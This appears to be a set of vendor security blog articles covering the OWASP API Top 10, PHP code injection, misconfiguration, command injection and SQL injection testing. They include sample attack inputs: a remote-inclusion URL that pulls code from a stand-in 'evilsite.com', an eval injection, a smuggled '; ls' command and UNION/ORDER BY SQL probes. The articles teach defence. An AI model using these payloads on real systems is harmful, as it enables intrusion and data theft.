OWASP API Top 10 Vulnerabilities and How to Prevent Them

What is OWASP API Top 10?

APIs are a critical element in modern software development and are central to the digital economy. This also makes APIs a prime target for attackers, because they expose application logic and sensitive data such as personal information (PII). 

In response to the rise of API-related security incidents and vulnerabilities in recent years, the Open Web Application Security Project (OWASP), famous for publishing the Top 10 Web Application Vulnerabilities, created a new Top 10 list of API security concerns. The list is based on a rigorous methodology that identifies the security weaknesses most likely to result in a damaging breach.

Related content: Read our guide to OWASP Top 10.

In this article:

OWASP Top 10 API Security Threats

The OWASP API Security Top 10 list is a document that warns against ten critical API security threats and offers mitigation strategies to help avoid these issues.

Broken Object Level Authorization

APIs can expose endpoints handling object identifiers, creating a wider attack surface and access control issues. Here are several practices to help mitigate this threat:

  • Implement a system that can detect and correct broken object-level authorization automatically to reduce the damage caused by this issue. 
  • Configure an authorization mechanism, including object-level authorization checks for each function that can access a data source via user inputs
  • Set up an API gateway.  
  • Use threat modeling to examine existing authorization policies to determine if threat actors can access items by knowing or guessing an object’s ID value.

Broken User Authentication

Misconfigured or vulnerable authentication mechanisms allow threat actors to exploit and compromise systems. Threat actors can use these flaws to do the following:

  • Compromise authentication tokens or exploit implementation flaws to take over user identities permanently or temporarily. 
  • Compromise the system’s ability to identify a client or user
  • Compromise the overall API security.

Here are best practices to help avoid broken user authentication:

  • Limit the number of login attempts and protect user credentials.  
  • Use strong API keys and set up a uniform approach for authentication across all API endpoints.
  • Implement the relevant authentication techniques recommended by the Application Security Verification Standard (ASVS).
  • Enforce a multi-layer authentication process that verifies user identities.

Excessive Data Exposure

Excessive data exposure can occur when you expose all object properties without considering the sensitivity level of each object. It is typically the result of relying on clients to perform data filtering before displaying it to users.

Here are best practices to help avoid excessive data exposure:

  • Build security into the API design to limit API’s exposure to various security threats, including excessive data exposure.  
  • Do not depend on clients to perform data filtering.  
  • Limit the return response from your back-end system to make it difficult for threat actors to find vulnerabilities. 

Lack of Resources & Rate Limiting

Not all APIs restrict the number of resources clients and users can request. Unfortunately, this lack of limitations can severely affect the API server performance, leading to Denial of Service (DoS) or brute force attacks.

Here are best practices to consider when restricting requests:

  • Perform threat modeling during design to assess existing rate-limiting controls.
  • Use the OWASP Automated Threat Handbook to protect APIs from abuse by bots and automated mechanisms. 

Learn more in our detailed guide to owasp mobile top 10.

Broken Function Level Authorization

Broken function-level authorization can allow threat actors to gain unauthorized access to administrative functions or user resources. This authorization flaw is often the result of complex access control policies with various groups, roles, and hierarchies that have an unclear separation between regular and administrative functions.

Here are best practices to help avoid broken function-level authorization:

  • Create and implement a well-defined policy that defines the roles and level of access allowed to users. This policy can help ensure everyone understands their responsibilities and the consequences of violating this policy.  
  • Regularly audit the system to ensure all access controls remain effective and verify that unauthorized users have not gained access. 

Mass Assignment

Mass assignment occurs when you bind client-provided data, like JSON, to data models without using allowlist-based properties filtering to secure the process. It can allow threat actors to guess object properties, explore other API endpoints, read the documentation, or add object properties into request payloads.

Here are best practices to help avoid mass assignment:

  • Employ penetration testing (pentesting) to identify vulnerabilities that external actors can exploit, such as mass assignment.
  • Avoid directly mapping client inputs to internal input variables.  
  • Create an allowlist of properties that a client is authorized to access and ensure only clients with the proper privileges are granted access to the API response. 

Security Misconfiguration

Security misconfigurations is an umbrella term that encompasses various issues, including: 

  • Incomplete or ad-hoc configurations
  • Insecure default configurations
  • Open cloud storage
  • Unnecessary HTTP methods
  • Misconfigured HTTP headers
  • Verbose error messages that contain sensitive information
  • Permissive cross-origin resource sharing (CORS)

Here are best practices to help avoid security misconfigurations:

  • Perform periodic security audits to identify misconfigurations or missing patches.
  • Never rely on default configurations. 
  • Use automated scanners and human reviews to test the entire stack for security misconfigurations.
  • Do not include sensitive data in error messages. 

Injection

Injection flaws occur when a query or command sends untrusted data to an interpreter. If the untrusted data is malicious, it can manipulate the interpreter to execute unauthorized commands or access data without authorization. Common attacks include SQL injection (SQLi), NoSQL injection, and command injection.

Here are best practices to help avoid injection flaws:

  • Use allowlists to perform input validation for all inputs.
  • Set up a parameterized interface for inbound API requests.
  • Ensure the query interface limits the number of returned records.

Improper Assets Management

Since APIs expose many endpoints, it is critical to maintain and update clearly defined documentation. Deprecated API versions or exposed debug endpoints can allow threat actors to hack your systems. 

Here are best practices to help avoid improper assets management:

  • Inventory your APIs across all environments, including production, testing, development, and staging. 
  • Regularly review all APIs for security, emphasizing the standardization of functions.
  • Stack rank all APIs by risk levels and then improve the security functions of the riskiest items.

Insufficient Logging & Monitoring

Logging and monitoring are key components of incident response and forensics. Monitoring provides visibility, and logging provides the data needed to detect and investigate threats. Insufficient monitoring and logging hinder visibility, and ineffective or missing integration with incident response severely hinders your ability to protect against cyberattacks. 

This threat can allow malicious actors to attack systems, pivot to other systems, maintain persistence, and extract, destroy, or modify data. 

Here are best practices to help avoid insufficient monitoring and logging:

  • Use a standard logging format across all APIs to ensure the efficiency of future incident response efforts.
  • Monitor API endpoints across all software development stages and respond to the security issues identified in APIs.

OWASP API Top 10 with Bright Security

Bright Security offers a dev first approach to testing your web applications, with a specific focus on API security testing.

With support for a wide range of API architectures, it automatically tests both legacy and modern applications, including REST, SOAP, and GraphQL APIs.

Bright Security integrates with DevOps and CI/CD toolsets, allowing developers to detect and fix vulnerabilities on every build. It reduces the reliance on manual testing by leveraging multiple discovery methods:

  • HAR files
  • OpenAPI (Swagger) files 
  • Postman Collections

Start detecting the technical OWASP API Top 10 and more, seamlessly integrated across your pipelines via:

  • Bright Security Rest API
  • Convenient CLI for developers
  • Common DevOps tools like CircleCI, Jenkins, JIRA, GitHub, Azure DevOps, and more

Learn more about Bright Security

PHP Code Injection: Examples and 4 Prevention Tips

What is PHP Code Injection?

A code injection attack exploits a computer bug caused by processing invalid data. The attacker introduces (or injects) code into the vulnerable computer program and changes the execution. Successful code injections can introduce severe risks. For example, it can enable viruses or worms to propagate. It can result in data corruption or loss, denial of access, or complete host takeover.

PHP enables serialization and deserialization of objects. Once untrusted input is introduced into a deserialization function, it can allow attackers to overwrite existing programs and execute malicious attacks.

This is part of our series of articles about command injection.

In this article:

How Code Injection Attacks Work

Code injection attacks follow a similar pattern of manipulating web application languages interpreted on the server. Typically, a code injection vulnerability consists of improper input validation and dynamic and dangerous user input evaluation.

Improper input validation

User input includes any data processed by the application and manipulated or inputted by application users. It covers direct input form fields and file uploads, and other data sources like query string parameters and cookies. 

Applications typically expect specific input types. Neglecting to validate and sanitize the input data can allow these issues into production applications, especially when testing and debugging code.

Dynamic and dangerous user input evaluation

A code injection vulnerability causes an application to take untrusted data and use it directly in program code. Depending on the language, it usually involves using a function like eval(). Additionally, a direct concatenation of user-supplied strings constitutes unsafe processing. 

Attackers can exploit these vulnerabilities by injecting malicious code into the application language. Successful injection attacks can provide full access to the server-side interpreter, allowing attackers to execute arbitrary code in a process on the server. 

Applications with access to system calls allow attackers to escalate an injection vulnerability to run system commands on the server. As a result, they can launch command injection attacks.

Related content: Read our guide to code injection (coming soon)

PHP Code Injection Examples

The code in the examples below is taken from OWASP.

PHP Injection Using GET Request

Consider an application that passes parameters via a GET request to the PHPinclude() function. For example, the website could have a URL like this:

http://testsite.com/index.php?page=contact.php

Where the value of the page parameter is fed directly to the include() function, with no validation.

If the input is not properly validated, that attacker can execute code on the web server, like this:

http://testsite.com/?page=http://evilsite.com/evilcode.php

The evilcode.php script will then run on the web server, enabling remote code execution (RCE).

PHP Injection Using eval() Function

This example shows how attacks can exploit the use of an eval() function, when developers pass it unvalidated, untrusted user inputs. 

Consider the following PHP code:

$myvar = "varname";
$x = $_GET['arg'];
eval("$myvar = $x;");

The problem with this code is that it uses the value of the arg URL parameter with no validation, directly in the eval() function.  

Consider that an attacker injects the following input into the arg parameter:

http://testsite.com/index.php?arg=1; phpinfo()

This will execute the phpinfo() command on the server, allowing the attacker to see system configuration.

Related content: Read our guide to code injection examples

Preventing PHP Code Injections

Avoid Using exec(), shell_exec(), system() or passthru() 

In general, it is a good idea to avoid any commands that call the operating environment directly from PHP. From an attack vector perspective, this gives attackers many opportunities to perform malicious activity directly in the web server stack.

In the past, functions such as exec(), shell_exec(), system(), and passthru() were commonly used to perform functions such as compressing or decompressing files, creating cron jobs, and navigating operating system files and folders. However, as soon as these functions meet user inputs that is not specifically validated or sanitized, serious vulnerabilities arise.

PHP provides functional operators with built-in escaping—for example escapeshellcmd() and escapeshellarg(). When these operators are used on inputs before passing them to a sensitive function, they perform some level of sanitization. However, these functions are not foolproof against all possible attacker techniques.

As of PHP 7.4, archiving can be handled using the ZipArchive class which is part of any PHP compilation. This can help avoid some use of direct system functions.

Avoid Using Weak Sanitization Methods

Sanitization and handling of user input is paramount to PHP application security. Whenever you accept user input, you must make sure it is valid, store and process it in such a way that it does not enable attacks against the application. Remember that any input is an open attack vector that allows a malicious attacker to interact with your application.

The following functions are used for sanitization by some developers, but are not really effective:

  • strip_tags()—this function, by default, only strips HTML and PHP from user inputs. This means that the inputs could still include potentially malicious input in languages like JavaScript or SQL. 
  • htmlentities()—this function discards inputs that do not match definable UTF character sets. However, they could still allow attackers to pass some malicious payloads.

These functions should not be used for input sanitization.

Avoid Displaying Verbose Error Messages

It is very important to turn off PHP errors in your PHP.ini configurations. Disable the error_reporting modes E_ALL, ~E_NOTICE, and ~E_WARNING to avoid error output that could be used by an attacker to identify sensitive environment information related to your PHP application and web server.

Use a PHP Security Linter

A linter is a development tool that scans code for errors and potential security flaws. PHP has a built-in linter, which you can run using the command PHP -l <filename>. However, its limitation is that it checks only one file at a time.

PHPlint is a popular alternative that can check multiple files. It can be via the CLI or as a library run by composer. You can also add it to a Docker image easily. PHPLint can check PHP 7 and PHP 8, providing detailed output about discovered issues.

Code Injection Protection with Bright Security

Bright Security Dynamic Application Security Testing (DAST) helps automate the detection and remediation of many vulnerabilities including PHP code injection, early in the development process, across web applications and APIs. 

By shifting DAST scans left, and integrating them into the SDLC, developers and application security professionals can detect vulnerabilities early, and remediate them before they appear in production. Bright Security completes scans in minutes and achieves zero false positives, by automatically validating every vulnerability. This allows developers to adopt the solution and use it throughout the development lifecycle. 

Scan any PHP application to prevent PHP code injection vulnerabilities – try Bright Security free.

Security Misconfiguration: Impact, Examples, and Prevention

What Is Security Misconfiguration?

Security misconfiguration occurs when security settings are not adequately defined in the configuration process or maintained and deployed with default settings. This might impact any layer of the application stack, cloud or network. Misconfigured clouds are a central cause of data breaches, costing organizations millions of dollars. 

Vulnerabilities are generally introduced during configuration. Typical misconfiguration vulnerabilities occur with the use of the following:

  • Defaults—including passwords, certificates and installation
  • Deprecated protocols and encryption
  • Open database instances
  • Directory listing—this should not be enabled 
  • Error messages showing sensitive information
  • Misconfigured cloud settings
  • Unnecessary features—including pages, ports and command injection 

This is part of an extensive series of guides about access management.

In this article:

Why Do Security Misconfiguration Occur?

A misconfiguration may take place for a variety of reasons. Today’s network infrastructures are intricate and continually changing—organizations might overlook essential security settings, such as network equipment that could still have default configurations. 

Even if an organization has secured configurations for its endpoints, you must still regularly audit security controls and configurations to identify configuration drift. New equipment is added to the network, systems change and patches are applied—all adding to misconfigurations. 

Developers may develop network shares and firewall rules for ease, while building software keeping them unchanged. Sometimes, administrators permit configuration modifications for troubleshooting or testing purposes, but these don’t return to the initial state. 

Employees often temporarily disable an antivirus if it overrides particular actions (such as running installers) and then fail to remember to re-enable it. It is estimated that over 20% of endpoints have outdated anti-malware or antivirus.

Impact of Security Misconfigurations Attacks

Security misconfigurations can be the result of relatively simple oversights, but can expose an application to attack. In certain instances, misconfiguration may leave information exposed, so a cybercriminal won’t even need to carry out an active attack. The more code and data exposed to users, the bigger the risk for application security. 

For example, a misconfigured database server can cause data to be accessible through a basic web search. If this data includes administrator credentials, an attacker may be able to access further data beyond the database, or launch another attack on the company’s servers.  

In the case of misconfigured (or absent) security controls on storage devices, huge amounts of sensitive and personal data can be exposed to the general public via the internet. Generally, there is no way of discovering who might have accessed this information before it was secured. 

Directory listing is another common issue with web applications, particularly those founded on pre-existing frameworks like WordPress. Users browse and access the file structure freely, so they can easily discover and exploit security vulnerabilities. 

If you cannot block access to an application’s structure, attackers can exploit it to modify parts of or reverse-engineer the application. This might be hard to control if an application is meant for delivery to mobile devices. As OWASP notes, switching to mobile applications weakens an organization’s control over who can view or modify the code. This is because the business and presentation layers of the applications are deployed on a mobile device and not on a proprietary server. 


9 Common Types of Security Misconfiguration

The following are common occurrences in an IT environment that can lead to a security misconfiguration:

  1. Default accounts / passwords are enabled—Using vendor-supplied defaults for system accounts and passwords is a common security misconfiguration, and may allow attackers to gain unauthorized access to the system.
  2. Secure password policy is not implemented—Failure to implement a password policy may allow attackers to gain unauthorized access to the system by methods such as using lists of common username and passwords to brute force a username and/or password field until successful authentication.
  3. Software is out of date and flaws are unpatched—Failure to update software patches as part of the software management process may allow attackers to use techniques such as code injection to inject malicious code that the application then executes.
  4. Files and directories are unprotected—Leaving files and directories unprotected may allow attackers to use techniques such as forceful browsing to gain access to restricted files or areas in the server directory.
  5. Unused features are enabled or installed—Failure to remove unnecessary features, components, documentation, and samples makes the application susceptible to misconfiguration vulnerabilities, and may allow attackers to use techniques such as code injection to inject malicious code that the application then executes.
  6. Security features not maintained or configured properly—Failure to properly configure and maintain security features makes the application vulnerable to misconfiguration attacks.
  7. Unpublished URLs are not blocked from receiving traffic from ordinary users—Unpublished URLs, accessed by those who maintain applications, are not intended to receive traffic from ordinary users. Failure to block these URLs can pose a significant risk when attackers scan for them.
  8. Improper / poor application coding practices—Improper coding practices can lead to security misconfiguration attacks. For example, the lack of proper input/output data validation may lead to code injection attacks which work by injecting code that the application executes.
  9. Directory traversal—allows an attacker to access directories, files, and commands that are outside the root directory. Armed with access to application source code or configuration and critical system files, a cybercriminal can change a URL in such a way that the application could execute or display the contents of arbitrary files on the server. Any device or application that reveals an HTTP-based interface is possibly vulnerable to a directory traversal attack. Learn more in our detailed guide to directory traversal

Security Misconfiguration Examples: Real Like Misconfiguration Attacks

Here are a few real life attacks that caused damage to major organizations, as a result of security misconfigurations:

  • NASA authorization misconfiguration attack – NASA because vulnerable to a misconfiguration in Atlassian JIRA. An authorization misconfiguration in Global Permissions enabled exposure of sensitive data to attackers.
  • Amazon S3 – many organizations experienced data breaches as a result of unsecured storage buckets on Amazon’s popular S3 storage service. For example, the US Army Intelligence and Security Command inadvertently stored sensitive database files, some of them marked top secret, in S3 without proper authentication.
  • Citrix legacy protocols attack – Citrix used an IMAP-based cloud email server and became the target of IMAP-based password-spraying. IMAP is an insecure, legacy protocol, and attackers exploited it to get access to cloud-based accounts and SaaS applications. Using multi factor authentication (MFA) could have stopped the attack.
  • Mirai (未来) botnet – Mirai was a mega-scale botnet that infected network devices like CCTV cameras, DVD devices and home routers. The botnet exploited a misconfiguration in these devices – the use of insecure default passwords. The botnet was used to carry out DDoS attacks of unprecedented magnitude, which brought down websites like Twitter, Reddit, and Netflix.

Related content: Learn more about these and other attacks in our guide to misconfiguration attacks

How Can You Safeguard Against Security Misconfiguration?

The initial step you need to take is to learn the features of your system, and to understand each key part of its behavior. 

To achieve this, you must have a real-time and accurate map of your whole infrastructure. This demonstrates communication and flows over your data center environment, both on-premises or in a hybrid cloud.  

When you understand your systems, you can mitigate risks resulting from security misconfiguration by keeping the most essential infrastructure locked. Permit only some authorized users to access the ecosystem. 

Here are some efficient ways to minimize security misconfiguration: 

  • Establish a hardening process that is repeatable, so that it’s fast and simple to deploy correctly configured new environments. The production, development, and QA environments must all be configured in the same way, but with distinct passwords used in every environment. Automate this process to easily establish a secure environment.
  • Install patches and software updates regularly and in a timely way in every environment. You can also patch a golden image and deploy the image into your environment.
  • Develop an application architecture that offers effective and secure separation of elements.
  • Run scans and audits often and periodically to identify missing patches or potential security misconfigurations. 
  • Ensure a well-maintained and structured development cycle. This will facilitate the security testing of the application in the development phase. 
  • Train and educate your employees on the significance of security configurations and how they can affect the general organization’s security.
  • Encrypt data-at-rest to prevent data from exploitation.
  • Apply genuine access controls to both files and directories. This will help offset the vulnerabilities of files and directories that are unprotected.  
  • If using custom code, utilize a static code security scanner before you integrate the code into the production environment. Security professionals must also perform manual reviews and dynamic testing.  
  • Utilize a minimal platform free from excess features, documentation, samples and components. Don’t install or remove unused features or insecure frameworks. 
  • Review cloud storage permissions, including S3 bucket permissions. Incorporate updates and reviews of all security configurations for all updates, security patches and notes into your patch management process.
  • Put in place an automated process. This makes certain that security configurations are applied to all environments. 

Security Misconfiguration Protection with Bright

Bright automates the detection of security misconfiguration and hundreds of other vulnerabilities. The reports come with zero false-positives and clear remediation guidelines for the whole team. Bright’s integration with ticketing tools like Jira helps you keep track of all the findings and assigned team members.

Try Bright Bright for free – Register for a free Bright account

See Additional Guides on Key Access Management Topics

Together with our content partners, we have authored in-depth guides on several other topics that can also be useful as you explore the world of access management.

Network Topology Mapping

Authored by Faddom

RBAC

Authored by Frontegg

User Management

Authored by Frontegg

Command Injection: How it Works and 5 Ways to Protect Yourself

What is Command Injection?

A command injection involves the exploitation of a vulnerable application for the purpose of executing arbitrary commands on its host operating system. These exploits usually target the privileges of a vulnerable application. 

Typically, it is insufficient input validation that enables actors to exploit the application. When the application passess insecure user-supplied data, such as cookies, forms, or HTTP headers to the system shell, actors can execute malicious commands. 

While code injection and command injection may seem like the same attack, the two differ significantly. Code injection attacks enable actors to add malicious code to the application, which then executes it. Command injection extends the default functionality of an application, tricking it into executing system commands.

This is part of an extensive series of guides about Cybersecurity. You can also read more about Code Injection PHP & Code Injection Examples.

In this article:

How Does a Command Injection Attack Work?

Step 1 

During this stage, threat actors locate a vulnerability in an application which allows them to run malicious operating system commands.

Step 2 

The attacker engineers a command which will cause the application to execute a desired action in the host operating system. They typically use an input mechanism like HTML code, cookies or form fields to inject this command into the application.

Step 3 

The browser interprets the command and it is translated to an operating system command on the host. Threat actors can then execute specific commands on the host machine and the network of the infected system.

Command Injection Example

This example is based on code provided by OWASP. Consider the following C code that prints the contents of a file to the console. It is based on the UNIX command cat.

The problem with this is that it does not validate the input parameter argv. A user can, for example, invoke this code with the following input:

$ ./catWrapper "Story.txt; ls"

The output will display the content of the Story.txt file as expected, but will continue to interpret the rest of the input parameter. The ; character indicates a break, and the text after it is evaluated as a new command. In this case, the ls command will be executed and the program prints the content of the current directory.

The attacker can substitute ls with a string of commands that can perform malicious actions on the host machine. If the catWrapper application is allowed to run with root privileges, for example, this would allow the attacker to take complete control over the host.

This is part of a series of articles about Command Injection.

Command Injection Vulnerabilities

Below are common vulnerabilities, which can potentially expose an application to command injection attacks.

Arbitrary Command Injection

Applications can receive arbitrary system commands directly from end users. Once the application receives the commands, it executes them on the host. This is a common vulnerability that allows command injections.

Arbitrary File Uploads

Applications may allow end users to upload files containing arbitrary file extensions. This vulnerability can allow actors to inject commands once the uploaded files are added to the webroot.  

Server-side Template Injection

Web applications sometimes use server-side templating tools, like Twig or Jinja2, when generating dynamic HTML responses. A server-side template injection (SSTI) vulnerability occurs when user input is insecurely embedded within a template in a manner that allows threat actors to remotely execute code on the server.

XML External Entity Injection

XML external entity (XXE) vulnerabilities occur in applications that use weakly configured XML parsers to parse user-controlled XML input. XXE vulnerabilities can allow threat actors to read arbitrary files from the server and cause Denial of Service (DoS) attacks. 

5 Ways to Prevent Command Injection

Here are several methods you can employ to prevent command injection attacks:

1. Don’t Run System Commands with User-Supplied Input

If you do need to use user-input for a system command, do not call operating system commands directly. Instead, you can use built-in library functions. 

For example, if you are using the Python os library, do not use this command, which directly calls an operating system command: 

os.system(“listdir <directory-path>”)

Instead, use this command, which uses a library function:

os.listdir(“<directory-path>”)

This protects the integrity of existing system files that are included, executed, or parsed by your code. 

Learn more in our detailed guide to code injection example.

2. Use Strong Input Validation for Input Passed into Commands 

You can achieve this by using a whitelist for strings or allowed characters. To enable users to execute arbitrary commands, for example, you can whitelist certain commands, like ls and pwd, to allow only these input strings.

Alternatively, you can whitelist only allowed characters. For example, the regular expression ^[a-z0–9]{1,10}$ allows only numbers and lowercase letters and numbers. It does not allow special characters at all, because actors can use them to manipulate the logic of the command. This expression also limits the length of the input string 10 characters.

You can also escape values that are inserted into operating system commands. Here are several dangerous characters you should escape:

& | ; $ > < ` !

However, this method is often less effective, because threat actors constantly come up with inventive techniques to bypass input validation based on whitelists or blacklists.

3. Use the Principle of Least Privilege

This method strives to provide applications and processes with only the minimum privileges they need for their tasks. The goal is to lower the risk and damage of successful attacks. This way, if threat actors manage to inject commands, they are restricted to the privileges allowed to the application or process. 

4. Update and Patch Applications Often

Make sure you stay up-to-date with patches and updates. This can help keep applications and systems secure and prevent dependencies from introducing command injection vulnerabilities. Additionally, you can use a web application firewall (WAF), which can block suspicious traffic that may include attempted command injection.

5. Test Your Application with Bright

One of the simplest and most effective ways to prevent command injections is to scan your application with a dynamic application security testing (DAST) tool like Bright’. 

Our black-box security testing solution automatically examines your application for OS command injection vulnerabilities. If one is detected, Bright provides remediation guidelines for your developers or SecOps team. No need for lengthy, cumbersome manual testing. 

Learn more about Bright and get started free!

See Additional Guides on Key Cybersecurity Topics

See Additional Guides on Key Cybersecurity Topics

Together with our content partners, we have authored in-depth guides on several other topics that can also be useful as you explore the world of cybersecurity.

AWS Backup

Authored by N2WS

Azure Backup

Authored by N2WS

DAST

Authored by Bright Security

5 SQL Injection Test Methods and Why to Automate Your Testing

What Is SQL Injection Testing?

SQL injection tests insert data into your application to verify that you can run user-controlled SQL queries on your database. A test successfully finds a SQL injection vulnerability when a certain user input, which could be used for a malicious input, is accepted by the application without proper validation. 

SQL injection testing is critical to protect web applications that rely on databases. Successful exploitation of SQL injection vulnerabilities could allow unauthorized users to access and manipulate data in the database, and in some cases, compromise the web application and server.

In this article:

5 SQL Injection Testing Methods

SQL injection testing requires understanding an application’s interaction with a database server to access data. Applications often communicate with a database to authenticate web forms (checking credentials against the database) and perform searches (user-submitted input can extract data from the database via SQL queries). Testers must list the input fields with values that could end up in an SQL query. 

Usually, the first test involves adding a quotation mark or semicolon to a parameter or field. If the application doesn’t filter the input, the value in quotation marks could produce a flawed query, while the semicolon could produce an error. 

Testers can also use SQL keywords (e.g., AND, OR) and comment delimiters like — and /* */ to try modifying a query. They can insert a string in the place of a number to generate an error. The testers should monitor all web server responses and inspect the source code. The responses may contain an error without presenting it to the user. Proper error messages offer invaluable information, allowing testers to recreate an injection attack successfully. 

Unfortunately, applications do not always provide the full details of an error, issuing simple 500 errors. In these cases, testers must use blind SQL injection methods. Testers should check every field individually to identify the vulnerable parameters.

Here are some of the testing methods to help identify SQL vulnerabilities:

1. Stacked Query Testing

In the stacked query method, testers complete an SQL statement and write a new one. Testers and developers should ensure that their applications do not support stacked queries (where possible). For example, developers should avoid using a multi-query statement that enables stacked queries.

2. Error-Based Injection Testing

Error-based injection exploits the SQL error messages displayed to users. Users attempt something that likely causes an error and retrieve data from the error message produced. Users with access to information like the names of tables can more easily compromise the underlying database.

To prevent error-based injection attacks, teams must ensure the application never displays internal SQL errors to the user. The application should handle errors internally. 

Related content: Read our guide to error based SQL injection

3. Boolean-Based Injection Testing

The boolean method involves appending conditions to conditional statements (true in some cases, false in others). Attackers can perform several conditional queries to learn about the database. Testers can use this attack method to identify boolean-based injection vulnerabilities.

To prevent boolean-based injection attacks, teams must ensure the application never runs user input as SQL code. One way to achieve this is with prepared statements that ensure SQL does not interpret user input as code. 

Related content: Read our guide to SQL injection payloads

4. Out-of-Band (Blind) Exploit Testing

Out-of-band exploit tests are useful for assessing blind SQL injection vulnerabilities, where the attacker doesn’t know anything about the operation’s outcome. This method uses Database Management System (DBMS) functions to perform out-of-band connections and deliver query results to the attacker’s server.

Related content: Read our guide to blind SQL injection

5. Time Delay Exploit Testing

Time delay exploits are useful for blind SQL injection situations. This method involves sending injected queries and monitoring the server’s response time (if the conditional is true). A delayed response indicates that the conditional query’s result is true.

SQL Injection Testing: Manual vs Automated Testing

Before an organization can secure its applications or websites, it is essential to know about any SQL injection vulnerabilities they contain. SQL injection is a popular attack technique that often impacts businesses severely. Testing teams should test application code for SQL injection vulnerabilities regularly.

Organizations should ideally test their code upon each update. Frequent testing allows security and development teams to identify and address issues introduced in code changes. Testers can look for SQL injection vulnerabilities using manual or automated methods, leveraging scanning tools to accelerate the process. 

Manual SQL injection testing involves manually applying user-supplied inputs to various fields to assess the application or website’s input validation. It is often a time-consuming method, especially when testing many fields. Manual techniques may be inadequate to test everything thoroughly. Given the sheer scale of the task, testers can easily overlook some vulnerabilities. 

Organizations often use automated scanning tools to identify SQL injection vulnerabilities, allowing developers to address coding issues. Web security scanning tools offer a fast, comprehensive testing technique, returning detailed results about any vulnerabilities they discover. Testers can more easily identify affected parameters and URLs, saving time and enabling frequent software updates.

Automated SQL Injection Testing with Bright Security

Bright Security’s Dynamic Application Security Testing (DAST) helps automate the detection and remediation of many vulnerabilities including SQLi, early in the development process, across web applications and APIs. 

By shifting DAST scans left, and integrating them into the SDLC, developers and application security professionals can detect vulnerabilities early, and remediate them before they appear in production. NeuraLegion completes scans in minutes and achieves zero false positives, by automatically validating every vulnerability. This allows developers to adopt the solution and use it throughout the development lifecycle. 

Union SQL Injection: How It Works and 6 Tips for Prevention

What Is Union SQL Injection?

SQL injection is a technique threat actors use to attack applications with a database connection. It occurs when actors send a crafted SQL query to add, extract, delete, or modify data from the database. Union SQL injection enables threat actors to extract sensitive information from a database. It lets threat actors extend the results returned by an original query. 

UNION SQL injection can result in the extraction of database content and can be used to perform command execution on the target server. However, threat actors can only use the UNION operator only if their malicious query has the same structure, including the number and data type of columns, as the original query.

In this article:

Union SQL vs Error-Based SQL Injection

Here are the key differences between Union-based and error-based SQLi:

  • Error-based SQLi – the attacker tries to get sensitive information about the database, its configuration, structure, or contents, via SQL error messages.
  • Union-based SQLi – the attacker uses the UNION operator to combine a benign SQL statement with a malicious statement. The malicious statement must use the same columns and data types as the original statement. A vulnerable database processes the combined statement and executes the malicious code.

Related content: Read our guide to error-based SQL injection

How a Union SQL Injection Attack Works

A Union SQL injection uses the SQL keyword UNION to retrieve additional data beyond what was expected in the original query. For this attack to succeed, the application must return the result of database queries in its response. 

The UNION keyword allows database users to append additional SELECT queries to an original query, like this:

SELECT a, b FROM originaltable UNION SELECT e, f FROM othertable

This query returns one result set with two columns. The first column will contain values from column a in originaltable and also column e in othertable. The second column will contain values from column b in originaltable and also column f in othertable.

UNION can only work if each of the queries return the same number of columns, and the data types in each corresponding column are the same.

If an application is vulnerable to SQL injection, it typically allows the attacker to inject additional SQL code into a seemingly benign query. The attacker can use UNION to add SQL statements that retrieve data from sensitive tables in the database, bypassing authorization.

How to Check Columns in Table Query

There are two main conditions necessary for UNION queries to work:

  • Each query must return an equal number of columns.
  • Each column must contain data types that are compatible with each query.

There are two conditions necessary to enable SQL injection UNION attacks. The attacker generally has to figure out:

  • The number of columns returned from each original query.
  • Which of the columns returned from the original queries have a data type that can hold the injected query results. 

There are two ways to check the number of columns returned from the table query during an SQLi UNION attack. 

The “Order by” technique:

In the first technique, the attacker injects a sequence of “order by” clauses and increments the target column index to induce an error. 

If the attackers use a quoted string in the original query’s “where” clause as the injection point, the attackers might submit an “order by” sequence with each payload ascending in order. For example,’ ORDER BY 1-- followed by ‘ORDER BY 1--, etc., until there is an error. This payload sequence will modify the original query, ordering the results according to different result set columns. 

Attackers can specify the columns in “order by” clauses by their index—there is no need to know the columns’ names. Once the column index specified exceeds the actual number of columns in a result set, it will cause the database to return an error. For example, the error message might state that the “order by” position number does not match the number of items in the selected list.

In some cases, the application returns the database error in an HTTP response, while in other cases, it only returns a generic error or does not return any results. If the attackers can detect differences in the response from the application, they can infer the number of columns returned from the query.

The “Union select” technique:

In the second technique, the attacker submits a sequence of “union select” payloads to specify different numbers of null values. For example,’ UNION SELECT NULL-- followed by

‘UNION SELECT NULL, NULL--, etc. When the database identifies that the null and column numbers don’t match, it will return an error message. 

The error message might state that queries combined by a UNION operator must have corresponding numbers of expressions in the target lists. The application will not necessarily return an error message—it might simply return a generic error message or fail to return any results. 

If the number of nulls and the number of columns align, the database should return an additional row that contains the null values for each column in the result set. The HTTP response generated will depend on the application code. 

